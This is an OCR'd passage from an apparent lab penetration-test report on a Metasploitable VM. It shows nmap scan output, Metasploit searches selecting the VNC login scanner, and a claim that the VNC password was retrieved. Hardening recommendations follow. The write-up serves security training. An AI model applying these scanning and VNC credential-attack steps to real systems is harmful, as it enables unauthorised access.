
5. VNC on Port 5900


- **Action**: Found an exploit to retrieve the VNC password and successfully connected using the VNC Viewer.

- **Risk**: VNC is often unencrypted, and if left unprotected, attackers can easily brute-force or retrieve passwords, giving them graphical access to the target system.


kali-linux-2023.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
nmap
File Actions Edit View Help
nmap × meta × 3adwy home ×
|_ Close Tab M.>.hDZwh'%"xZ<X+hM*
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2024-10-17T20:00:36+00:00; -4s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US
/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
5900/tcp open vnc VNC (protocol 3.3)
| vnc-info:
| Protocol version: 3.3
| Security types:
|_ VNC Authentication (2)
6000/tcp open X11 (access denied)
6667/tcp open irc UnrealIRCd
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/5.5
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap
.org/cgi-bin/submit.cgi?new-service :
SF-Port513-TCP:V=7.94%I=7%D=10/17%Time=67116C36%P=x86_64-pc-linux-gnu%r(DN
SF:SStatusRequestTCP,1,"\x01");
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Host script results:
7:59:21 pm
2:59 AM
10/18/2024


kali-linux-2023.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
meta
File Actions Edit View Help
nmap × meta × 3adwy home ×
msf6 exploit(linux/postgres/postgres_payload) > search vns 3.3
[-] No results from search
msf6 exploit(linux/postgres/postgres_payload) > search vnc 3.3
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/windows/vnc/realvnc_client 2001-01-29 normal No RealVNC 3.3.7 Client Buffer Overflow
1 auxiliary/scanner/vnc/vnc_login normal No VNC Authentication Scanner
2 exploit/windows/vnc/winvnc_http_get 2001-01-29 average No WinVNC Web Server GET Overflow
Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/vnc/winvnc_http_get
msf6 exploit(linux/postgres/postgres_payload) > use 1
msf6 auxiliary(scanner/vnc/vnc_login) >
8:05:04 pm
3:05 AM
10/18/2024





Recommendation:

- **Mitigation**: Disable VNC if not required, or restrict access to trusted IP addresses.

- **Hardening**: Use a strong password for VNC and enable encryption. For added security, tunnel VNC connections through SSH.

---

telenet port

General Recommendations for All Services:

- **Firewall Management**: Ensure proper firewall configurations are in place, allowing only trusted IPs to access services and ports.

- **Strong Authentication**: Use strong passwords or, where possible, public-key authentication and multi-factor authentication (MFA) across all services.

- **Patch Management**: Regularly update software and services to protect against known vulnerabilities.

- **Intrusion Detection/Prevention**: Set up IDS/IPS systems to monitor and block suspicious activities on all open ports.

- **Logging and Monitoring**: Enable and review logs to detect abnormal access patterns, such as repeated failed login attempts or unexpected mounting of directories.

By implementing these recommendations, you can significantly reduce the attack surface and enhance the security of the exposed services.